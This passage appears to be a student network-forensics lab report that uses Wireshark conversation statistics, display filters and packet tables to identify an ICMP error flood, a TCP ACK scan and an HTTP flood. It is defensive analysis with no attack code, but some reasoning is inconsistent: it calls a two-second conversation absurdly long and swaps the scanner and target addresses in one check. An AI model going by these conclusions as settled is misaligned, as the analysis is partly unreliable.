- **Instant Header Analysis** - these platforms instantly analyze the headers of emails and provide their analysis on different parts of the header such as domain mismatches, authentication fails and automatically extracts all URLS or attachments. It allows for efficient identifications of IoCs.
- **Community Intelligence** - the platform is community-driven meaning emails are compared against previously known phishing campaigns.

6. Network Packet Capture Analysis Lab 1

6.1 Analysis

The capture file was opened in Wireshark. To begin the investigation, the first action taken was to open Wireshark's conversations window by Statistics > Conversations. This window provides a summary of all network conversations which is the traffic between two endpoints and is a great starting point in figuring out a malicious host or unusual activities.

Address A	Address B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.0.0.2	10.128.0.2	4,595	502 kB	1	3,875	376 kB	720	126 kB	117473945.921341	102048784.1741	0 bits/s	0 bits/s
127.0.0.1	127.0.0.1	2	132 bytes	117	2	132 bytes	0	0 bytes	317478306.997620	0.0000	0 bits/s	0 bits/s
172.28.98.129	172.31.252.197	29,519	2 MB	0	14,765	797 kB	14,754	885 kB	0.000000	2.0699	3081 kbps	3421 kbps
192.168.64.2	3.0.107.214	35	10 kB	78	18	4 kB	17	6 kB	317478300.045241	4.5032	6461 bits/s	11 kbps
192.168.64.2	3.104.3.214	68	26 kB	52	34	5 kB	34	20 kB	317478295.971173	12.3869	3447 bits/s	13 kbps
192.168.64.2	13.55.255.112	120	130 kB	107	57	9 kB	63	121 kB	317478306.077950	1.0533	71 kbps	919 kbps
192.168.64.2	15.197.198.252	35	13 kB	45	17	3 kB	18	10 kB	317478293.080485	0.2152	120 kbps	370 kbps
192.168.64.2	18.64.50.3	545	839 kB	54	223	24 kB	322	815 kB	317478296.802396	0.3634	519 kbps	17 Mbps
192.168.64.2	18.64.50.31	30	12 kB	106	15	2 kB	15	10 kB	317478306.077107	0.1540	113 kbps	508 kbps
192.168.64.2	18.64.57.107	26	21 kB	49	14	2 kB	12	19 kB	317478295.818159	3.2006	5746 bits/s	47 kbps
192.168.64.2	18.64.58.56	37	36 kB	60	17	2 kB	20	34 kB	317478298.139853	0.0982	179 kbps	2776 kbps
192.168.64.2	18.138.97.11	21	7 kB	101	11	2 kB	10	5 kB	317478305.377366	0.4542	34 kbps	90 kbps
192.168.64.2	18.139.10.48	19	9 kB	67	10	2 kB	9	7 kB	317478299.055537	0.5044	28 kbps	108 kbps
192.168.64.2	18.155.81.226	33	23 kB	65	15	2 kB	18	21 kB	317478299.035872	0.1226	134 kbps	1374 kbps
192.168.64.2	18.155.88.18	1,826	2 MB	44	444	80 kB	1,382	2 MB	317478292.715411	9.9478	64 kbps	1650 kbps
192.168.64.2	18.155.88.105	68	48 kB	57	31	5 kB	37	43 kB	317478296.925552	0.4665	84 kbps	745 kbps
192.168.64.2	18.244.214.125	185	146 kB	109	89	8 kB	96	138 kB	317478306.233711	1.0935	55 kbps	1012 kbps
192.168.64.2	23.34.236.194	24	14 kB	92	11	2 kB	13	12 kB	317478304.667511	0.1066	148 kbps	919 kbps
192.168.64.2	23.34.236.229	47	53 kB	48	21	3 kB	26	51 kB	317478295.797207	0.1665	120 kbps	2439 kbps
192.168.64.2	23.34.237.39	26	10 kB	81	13	3 kB	13	7 kB	317478300.057875	0.1862	136 kbps	285 kbps
192.168.64.2	23.34.237.243	36	20 kB	95	15	2 kB	21	18 kB	317478304.681213	0.1830	100 kbps	776 kbps
192.168.64.2	23.199.70.73	7	2 kB	102	4	696 bytes	3	943 bytes	317478305.447954	0.0187	298 kbps	404 kbps
192.168.64.2	23.199.70.98	70	13 kB	7	36	5 kB	34	8 kB	317478193.991660	111.7244	355 bits/s	548 bits/s
192.168.64.2	23.210.178.77	97	105 kB	55	38	4 kB	59	101 kB	317478296.803056	0.5730	54 kbps	1406 kbps
192.168.64.2	23.210.178.197	111	161 kB	66	46	4 kB	65	157 kB	317478299.043499	0.1105	303 kbps	11 Mbps
192.168.64.2	34.36.54.80	59	17 kB	13	34	5 kB	25	12 kB	317478195.985529	93.2305	433 bits/s	1066 bits/s
192.168.64.2	34.49.241.189	41	17 kB	51	22	5 kB	19	12 kB	317478295.856457	0.3745	105 kbps	262 kbps
192.168.64.2	34.107.243.93	37	10 kB	11	20	4 kB	17	6 kB	317478194.781769	58.4142	505 bits/s	837 bits/s
192.168.64.2	34.111.60.239	93	97 kB	86	41	6 kB	52	91 kB	317478303.151687	0.1494	296 kbps	4875 kbps
192.168.64.2	34.117.188.166	45	20 kB	5	22	4 kB	23	16 kB	317478193.847104	58.3450	555 bits/s	2181 bits/s
192.168.64.2	34.120.117.212	78	27 kB	63	40	7 kB	38	21 kB	317478298.314987	0.4953	112 kbps	331 kbps
192.168.64.2	34.149.100.209	29	8 kB	12	15	2 kB	14	6 kB	317478194.826414	58.3262	302 bits/s	770 bits/s
192.168.64.2	34.160.144.191	38	13 kB	6	20	2 kB	18	11 kB	317478193.981017	59.2150	310 bits/s	1429 bits/s
192.168.64.2	35.162.220.137	21	7 kB	69	11	3 kB	10	4 kB	317478299.070183	0.8256	24 kbps	40 kbps
192.168.64.2	35.190.59.101	56	20 kB	59	28	5 kB	28	15 kB	317478297.592789	0.4778	90 kbps	243 kbps

Observations;

Conversation	Evidence	Justification
10.0.0.2 > 10.128.0.2	Duration: 102048784.1741	The duration column is set in seconds format. It is impossible for a TCP conversation to last for that long. Either way, still suspicious and needs further look as it could be a possible attempt in persistent connection or scan.
172.28.98.129 > 172.31.252.197	Packets: 29519	The number of packets in this conversation exceeds other conversations, outlining that it is an outlier. Further investigation is needed.

Investigation of 10.0.0.2 > 10.128.0.2 Conversation (ICMP Flood)

Filter Applied;

ip.addr == 10.0.0.2 && ip.addr == 10.128.0.2

Justification:

Further investigation is needed for the conversation between 10.0.0.2 > 10.128.0.2. The filter filters out all packets that only include 10.0.0.2 AND 10.128.0.2

ip.addr == 10.0.0.2 && ip.addr == 10.128.0.2

No.	Time	Source	Destination	Protocol	Length	Info
29520	117473945.92..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29521	117473945.93..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29522	117473945.94..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29523	117473945.95..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29524	117473945.96..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29525	117473945.97..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29526	117473945.98..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29527	117473945.99..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29528	117473946.00..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29529	117473946.02..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29530	117473946.03..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29531	117473946.04..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29532	117473946.05..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29533	117473946.06..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29534	117473946.07..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29535	117473946.08..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29536	117473946.09..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29537	117473946.10..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29538	117473946.12..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29539	117473946.13..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29540	117473946.14..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29541	117473946.15..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29542	117473946.16..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29543	117473946.17..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29544	117473946.18..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29545	117473946.19..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29546	117473946.20..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
30543	117473946.35..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)

Observations;

- 4595 packets between 10.0.0.2 > 10.128.0.2
- Many ICMP packets in milliseconds, this is at an impossible rate by humans so this is definitely an automated tool's work.
- 10.0.0.2 is the attacker
- 10.128.0.2 is the target

Filter Applied;

icmp

Justification;

From the previous observations, we have identified that there is suspicious activity involving ICMP packets. This filter filters out all packets for only ICMP.

icmp

No.	Time	Source	Destination	Protocol	Length	Info
29520	117473945.92..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29521	117473945.93..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29522	117473945.94..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29523	117473945.95..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29524	117473945.96..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
29525	117473945.97..	10.0.0.2	10.128.0.2	ICMP	82	Time-to-live exceeded (Time to live exceeded in transit)
30792	117474012.98..	10.0.0.2	10.128.0.2	ICMP	82	Destination unreachable (Network unreachable)
30793	117474012.99..	10.0.0.2	10.128.0.2	ICMP	82	Destination unreachable (Network unreachable)
30794	117474013.00..	10.0.0.2	10.128.0.2	ICMP	82	Destination unreachable (Network unreachable)
30795	117474013.01..	10.0.0.2	10.128.0.2	ICMP	82	Destination unreachable (Network unreachable)
30796	117474013.02..	10.0.0.2	10.128.0.2	ICMP	82	Destination unreachable (Network unreachable)
30797	117474013.03..	10.0.0.2	10.128.0.2	ICMP	82	Destination unreachable (Network unreachable)
30798	117474013.04..	10.0.0.2	10.128.0.2	ICMP	82	Destination unreachable (Network unreachable)
30799	117474013.06..	10.0.0.2	10.128.0.2	ICMP	82	Destination unreachable (Network unreachable)
30800	117474013.07..	10.0.0.2	10.128.0.2	ICMP	82	Destination unreachable (Network unreachable)

Every data packet's header includes a Time to Live (TTL) which is a number that is considered a hop count. It essentially means the max number of routers the packet is allowed to pass through before being discarded. TTL is a safety measure as it prevents data packets from forwarding indefinitely. When it reaches zero, the packet is discarded and returns the time exceeded error message as seen in above screenshots.

In the packet capture, there are multiple TTL exceeded messages within milliseconds, an inhuman rate. This is evidence that the attacker is using an automated tool to craft ICMP error messages to overwhelm the target's system. The target's system attempts to process all ICMP error messages which consumes computation power to the point where all resources are exhausted.

The attacker also pairs ICMP Type 11 (TTL Exceed) error messages with Type 3 (Destination Unreachable). This is a deliberate act because by forwarding two different types of ICMP error messages, the target will be forced to process two error conditions rather than one which makes the attack more effective at exhausting computational resources.

Conclusion

- This is an ICMP flood conducted by 10.0.0.2 that deliberately comprises ICMP Type 11 (TTL Exceeded) and Type 3 (Destination Unreachable) error messages that are targeting 10.128.0.2 in an attempt to overwhelm the system.

Investigation of 172.28.98.129 > 172.31.252.197 Conversation (TCP ACK Flood / Port Scan)

Filter Applied;

ip.addr == 172.28.98.129 && ip.addr == 172.31.252.197

Justification:

The network conversation between 172.28.98.129 > 172.31.252.197 is extremely suspicious as it has 29519 packets with an absurdly long duration. This filter filters out all packets that only include 172.28.98.129 AND 172.31.252.197.

ip.addr == 172.28.98.129 && ip.addr == 172.31.252.197						
No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.28.98.129	172.31.252.197	TCP	54	1967 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
2	0.000173	172.28.98.129	172.31.252.197	TCP	54	1968 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
3	0.000314	172.28.98.129	172.31.252.197	TCP	54	1969 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
4	0.000453	172.28.98.129	172.31.252.197	TCP	54	1970 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
5	0.000590	172.28.98.129	172.31.252.197	TCP	54	1971 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
6	0.000781	172.28.98.129	172.31.252.197	TCP	54	1972 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
7	0.001826	172.31.252.197	172.28.98.129	TCP	60	80 → 1967 [RST] Seq=1 Win=0 Len=0
8	0.001850	172.31.252.197	172.28.98.129	TCP	60	80 → 1968 [RST] Seq=1 Win=0 Len=0
9	0.001908	172.31.252.197	172.28.98.129	TCP	60	80 → 1969 [RST] Seq=1 Win=0 Len=0
10	0.002130	172.31.252.197	172.28.98.129	TCP	60	80 → 1970 [RST] Seq=1 Win=0 Len=0
11	0.002217	172.31.252.197	172.28.98.129	TCP	60	80 → 1971 [RST] Seq=1 Win=0 Len=0
12	0.002350	172.31.252.197	172.28.98.129	TCP	60	80 → 1972 [RST] Seq=1 Win=0 Len=0
13	0.003376	172.28.98.129	172.31.252.197	TCP	54	1973 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
14	0.003410	172.28.98.129	172.31.252.197	TCP	54	1974 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
15	0.003540	172.28.98.129	172.31.252.197	TCP	54	1975 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
16	0.003740	172.28.98.129	172.31.252.197	TCP	54	1976 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
17	0.003881	172.28.98.129	172.31.252.197	TCP	54	1977 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
18	0.004017	172.28.98.129	172.31.252.197	TCP	54	1978 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
19	0.004152	172.28.98.129	172.31.252.197	TCP	54	1979 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
20	0.004288	172.28.98.129	172.31.252.197	TCP	54	1980 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
21	0.004423	172.28.98.129	172.31.252.197	TCP	54	1981 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
22	0.004558	172.28.98.129	172.31.252.197	TCP	54	1982 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
23	0.004692	172.28.98.129	172.31.252.197	TCP	54	1983 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
24	0.004845	172.28.98.129	172.31.252.197	TCP	54	1984 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
25	0.004984	172.28.98.129	172.31.252.197	TCP	54	1985 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
26	0.005119	172.28.98.129	172.31.252.197	TCP	54	1986 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
27	0.005253	172.28.98.129	172.31.252.197	TCP	54	1987 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
> Frame 9: Packet, 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface unk Ethernet II, Src: JuniperNetwo-F9:08:30 (84:b5:9c:f9:08:30), Dst: 04:01:3f:77:da:b1 (04:01:3f:77:da:b1), Src: 172.31.252.197, Dst: 172.28.98.129 Internet Protocol Version 4, Src: 172.31.252.197, Dst: 172.28.98.129 Transmission Control Protocol, Src Port: 80, Dst Port: 1969, Seq: 1, Len: 0 0000 04 01 3f 77 da 01 84 b5 9c f9 08 30 08 00 45 00 ...?w...:...E: 0010 00 28 01 25 40 00 3d 06 85 28 ac 1f fc c5 ac 1c ...(-%...:..... 0020 62 81 00 50 07 b1 40 4c 31 25 00 00 00 00 50 04 b...P...@L1%...P... 0030 00 00 7e eb 00 00 00 00 00 00 00 00 00 00 00 00						
ip.addr == 172.28.98.129 && ip.addr == 172.31.252.197						
No.	Time	Source	Destination	Protocol	Length	Info
58	0.007195	172.31.252.197	172.28.98.129	TCP	60	80 → 1990 [RST] Seq=1 Win=0 Len=0
59	0.007222	172.28.98.129	172.31.252.197	TCP	54	2001 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
60	0.007351	172.28.98.129	172.31.252.197	TCP	54	2002 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
61	0.007371	172.31.252.197	172.28.98.129	TCP	60	80 → 1991 [RST] Seq=1 Win=0 Len=0
62	0.007448	172.31.252.197	172.28.98.129	TCP	60	80 → 1992 [RST] Seq=1 Win=0 Len=0
63	0.007488	172.28.98.129	172.31.252.197	TCP	54	2003 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
64	0.007603	172.31.252.197	172.28.98.129	TCP	60	80 → 1993 [RST] Seq=1 Win=0 Len=0
65	0.007625	172.28.98.129	172.31.252.197	TCP	54	2004 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
66	0.007710	172.28.98.129	172.31.252.197	TCP	54	2005 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
67	0.007747	172.31.252.197	172.28.98.129	TCP	60	80 → 1994 [RST] Seq=1 Win=0 Len=0
68	0.007842	172.28.98.129	172.31.252.197	TCP	54	2006 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
69	0.007957	172.31.252.197	172.28.98.129	TCP	60	80 → 1995 [RST] Seq=1 Win=0 Len=0
70	0.007985	172.28.98.129	172.31.252.197	TCP	54	2007 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
71	0.008045	172.31.252.197	172.28.98.129	TCP	60	80 → 1996 [RST] Seq=1 Win=0 Len=0
72	0.008115	172.28.98.129	172.31.252.197	TCP	54	2008 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
73	0.008230	172.31.252.197	172.28.98.129	TCP	60	80 → 1997 [RST] Seq=1 Win=0 Len=0
74	0.008259	172.28.98.129	172.31.252.197	TCP	54	2009 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
75	0.008393	172.31.252.197	172.28.98.129	TCP	60	80 → 1998 [RST] Seq=1 Win=0 Len=0
76	0.008402	172.28.98.129	172.31.252.197	TCP	54	2010 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
77	0.008555	172.28.98.129	172.31.252.197	TCP	54	2011 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
78	0.008575	172.31.252.197	172.28.98.129	TCP	60	80 → 1999 [RST] Seq=1 Win=0 Len=0
79	0.008607	172.28.98.129	172.31.252.197	TCP	54	2012 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
80	0.008627	172.31.252.197	172.28.98.129	TCP	60	80 → 2000 [RST] Seq=1 Win=0 Len=0
81	0.008756	172.28.98.129	172.31.252.197	TCP	54	2013 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
82	0.008818	172.31.252.197	172.28.98.129	TCP	60	80 → 2001 [RST] Seq=1 Win=0 Len=0
83	0.008836	172.28.98.129	172.31.252.197	TCP	54	2014 → 80 [ACK] Seq=1 Ack=1 Win=512 Len=0
84	0.008934	172.31.252.197	172.28.98.129	TCP	60	80 → 2002 [RST] Seq=1 Win=0 Len=0

Observations;

- 172.28.98.129 is sending packets to port 80 using a different source port that increments each time. 172.31.252.197 responds from port 80 with RST packets meaning that the connection is being rejected.

- 172.28.98.129 is an automated scanner because it is using different source ports that increment each packet (1967, 1968, ...) and is also initiating connections repeatedly at an inhuman packet rate. All of which are characteristics an automated tool would have.
- 172.31.252.197 is the target of the automated tool.
- The automated scanner is also crafting packets as each ACK packet has an identical packet structure as each other. In TCP connections, modern systems will generate an initial sequence number (ISN) which is a randomly generated number to ensure that packets are unique to each other. In this case, each packet has Seq = 1, meaning the sequence number is actually hardcoded by the tool instead of being generated by an operating system.
- The TCP window size of the ACK packets are also hardcoded as each packet has a value of 512. The value is small and identical across all packets sent by the tool. In real TCP packets, the window sizes will vary based on available buffer space.

Conclusion;

- A TCP ACK Flood is being done by an automated tool with the goal of reconnaissance. The tool is probing many ports on the target in an attempt to overwhelm the victim's system, also to map out the target's firewall rules since each packet is incrementing by 1.

Further Investigation of the Port Scan

With the goal of reconnaissance in mind, we need to verify if the tool has actually successfully found an open port. The TCP 3-way handshake is how a client and a server establish a connection;

1. Client > Server : Client sends a SYN packet Server
2. Server > Client : Server responds with a SYN-ACK packet basically acknowledging that it knows the client wants to establish a connection with the server
3. Client > Server : The client replies back with an ACK packet acknowledging it has received permission and the connection is established.

A SYN ACK (Server > Client) packet essentially indicates that a port is open. When a RST packet is present (Server > Client) it indicates a closed port.

Filter Applied;


tcp.flags == 0x010 && ip.src == 172.28.98.129

Justification;

tcp flag value 0x010 indicates only ACK flags should be included. All outbound packets from the attacker (172.28.98.129) should carry only the ACK flag.

Justification;

Additional checks to confirm that the scanner hasn't found an open port. A SYN ACK response from the target would mean that the scanner has successfully found an open port. The filter checks for an ACK flag AND SYN flag from the target (172.31.252.197)



No.	Time	Source	Destination	Protocol	Length	Info
-----	------	--------	-------------	----------	--------	------


No SYN ACK packets are detected, the tool has failed to find an open port.

Filter Applied;

ip.src == 172.31.252.197 && ip.dst != 172.28.98.129

Justification;

More additional checks to confirm no holes are left, the filter checks for if the scanner source (172.31.252.197) has made any connections to another target that isn't 172.28.98.129.



No.	Time	Source	Destination	Protocol	Length	Info
-----	------	--------	-------------	----------	--------	------

Confirms that the scanner has only targeted 172.28.98.129

Investigation of 10.0.0.2 > 10.128.0.2 (HTTP GET Flood)

Filter Applied;

ip.addr == 10.0.0.2 && ip.addr == 10.128.0.2



No.	Time	Source	Destination	Protocol	Length	Info
32049	153609538.05	10.0.0.2	10.128.0.2	TCP	62	28410 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096
32050	153609538.14	10.0.0.2	10.128.0.2	TCP	62	28412 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096
32051	153609538.14	10.0.0.2	10.128.0.2	TCP	62	28416 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096
32052	153609538.14	10.0.0.2	10.128.0.2	TCP	62	28418 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096
32053	153609538.15	10.0.0.2	10.128.0.2	TCP	62	28420 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096
32054	153609538.15	10.0.0.2	10.128.0.2	TCP	62	28422 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096
32055	153609538.15	10.0.0.2	10.128.0.2	TCP	62	28424 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096
32056	153609538.16	10.0.0.2	10.128.0.2	TCP	62	28426 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096
32057	153609538.16	10.0.0.2	10.128.0.2	TCP	62	28428 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096
32058	153609538.17	10.0.0.2	10.128.0.2	TCP	62	28430 → 80 [SYN] Seq=0 Win=42600 Len=0 MSS=1420 WS=4096
32059	153609538.26	10.0.0.2	10.128.0.2	TCP	54	28410 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0
32060	153609538.26	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1
32061	153609538.26	10.0.0.2	10.128.0.2	TCP	54	28412 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0
32062	153609538.26	10.0.0.2	10.128.0.2	HTTP	309	POST / HTTP/1.1
32063	153609538.26	10.0.0.2	10.128.0.2	TCP	54	28416 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0
32064	153609538.26	10.0.0.2	10.128.0.2	HTTP	284	POST / HTTP/1.1
32065	153609538.26	10.0.0.2	10.128.0.2	TCP	54	28418 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0
32066	153609538.26	10.0.0.2	10.128.0.2	HTTP	298	POST / HTTP/1.1
32067	153609538.26	10.0.0.2	10.128.0.2	TCP	54	28420 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0
32068	153609538.26	10.0.0.2	10.128.0.2	HTTP	286	POST / HTTP/1.1
32069	153609538.27	10.0.0.2	10.128.0.2	TCP	54	28422 → 80 [ACK] Seq=1 Ack=1 Win=45056 Len=0
32070	153609538.27	10.0.0.2	10.128.0.2	HTTP	303	POST / HTTP/1.1

From the previous investigation on the ICMP error messages, there also seem to be HTTP traffic between 10.0.0.2 and 10.128.0.2

Filter Applied;

ip.addr == 10.0.0.2 && ip.addr == 10.128.0.2 && http.request.method == "GET"

Justification;

The filter isolates GET requests between 10.0.0.2 and 10.128.0.2

ip.addr == 10.0.0.2 && ip.addr == 10.128.0.2 && http.request.method == "GET"

No.	Time	Source	Destination	Protocol	Length	Info
32321	219522720.94	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32324	219522720.94	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32341	219522721.05	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32344	219522721.05	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32361	219522721.15	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32364	219522721.15	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32381	219522721.25	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32384	219522721.25	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32481	219522721.35	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32484	219522721.35	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32421	219522721.45	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32424	219522721.45	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32441	219522721.56	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32444	219522721.56	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32463	219522721.66	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32464	219522721.66	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32481	219522721.76	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32484	219522721.76	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32583	219522721.86	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32584	219522721.86	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32523	219522721.96	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32524	219522721.96	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32541	219522722.07	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32545	219522722.07	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32559	219522722.17	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32565	219522722.17	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32579	219522722.27	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32585	219522722.27	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32599	219522722.37	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32685	219522722.37	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation
32619	219522722.47	10.0.0.2	10.128.0.2	HTTP	562	GET / HTTP/1.1 Continuation
32625	219522722.48	10.0.0.2	10.128.0.2	HTTP	485	GET / HTTP/1.1 Continuation

```

> Frame 32321: Packet, 562 bytes on wire (4496 bits), 562 bytes captured (4496 bits) on interface unknown,
> Ethernet II, Src: 9a:2a:3f:60:8f:28 (9a:2a:3f:60:8f:28), Dst: fe:00:00:00:01:01 (fe:00:00:00:01:01)
> Internet Protocol Version 4, Src: 10.0.0.2, Dst: 10.128.0.2
> Transmission Control Protocol, Src Port: 64940, Dst Port: 80, Seq: 1, Ack: 1, Len: 508
> Hypertext Transfer Protocol

```

Q3.pcap Packets: 65788 - Displayed: 180 (0.3%) Profile: Default

Observations;

- There are 180 GET requests in total, however, they are being sent in quick succession (around 10 seconds). It is impossible for a human to be sending 180 GET requests in 10 seconds meaning this is clearly an automated system.
- Potential HTTP GET flood
- The attack seems to be occurred around the 32200 - 32600 packet range.

No.	Time	Source	Destination	Protocol	Length	Info
